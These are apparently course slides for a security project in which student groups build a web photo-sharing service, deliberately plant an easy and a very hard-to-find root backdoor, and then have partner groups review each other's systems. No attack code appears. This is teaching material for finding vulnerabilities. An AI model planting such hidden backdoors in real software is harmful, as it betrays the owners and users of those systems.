
May 8–12 Review workshops

Options for project

- Write the entire thing yourself.
- Take a pre-existing website we made and secure it.

Groups

- Form group of 2+ people using the activity on learnit.
- Optimal group-size is 2-3.
- Use the forum if you can't find group mates.



A Web-based Photo-sharing Service

(Emphasis on security, functionality;
doesn't have to look good.)

Functional requirements

- upload pictures
- share his own pictures with other named other users on a picture-by-picture basis
- view his own pictures and pictures other has shared with him
- comment on any picture he can view
- view comments on any picture he can view

Security Requirements

- Confidentiality. Only a user authorised for a picture can view, comment or read comments on that picture.
- Integrity. No user can modify any picture or comment.
- Availability. No unauthorised user can prevent an image or a comment from being shown to authorised users.

Backdoors

- A non-trivial but easy to find backdoor for attaining root access to the system hosting the web-server.

  Think: "*These expensive security consultants are clowns. Surely they'll miss even the most obvious vulnerability. Let's check!*"

- A very hard to find backdoor for attaining root access to the system hosting the web-server.

  Think: *"I'm an operative of an intelligence service, and I want to make sure that my agency can always access the system; however no-one can ever know, especially not the owners and users of the system."*

Deliverables

1. A VirtualBox image containing a Linux-based system which, when booted, will automatically run your web application at "0.0.0.0/". Deadline April 7, 10pm.

2. A .zip file containing the source code for your web-application (e.g., .php or .java files), with all passwords/usernames etc. removed. The zip file does not need to contain build or deployment instructions. Deadline April 7, 10pm.

3. A pdf system report as outlined above. 16 page max. Deadline April 4, 10pm.

4. A redacted pdf system report: same as 3, but omitting Section B.1.5 and any other information (passwords, logins) that should not be available to the adversary.

5. A pdf review report as outlined above. 5 page max. Deadline April 28, 10pm.

Mandatory Activities

- You must find a partner group by posting in the Partner group thread on the Q & A Forum.
- You must present your solution in the workshop April 10-21
- You must present your review in the workshop May 9-13.
- You must submit 1, 2, and 4 above to your partner group by April 13, 10pm.

Exercises

- During the project:
  Monday 14-16, Aud 2
  Monday 16-18, 2A52

- Contact the TAs (learnit, e-mail) for assistance during other days. Meetings are available.
  jbec@itu.dk, mpef@itu.dk, mvli@itu.dk

Questions?

Questions?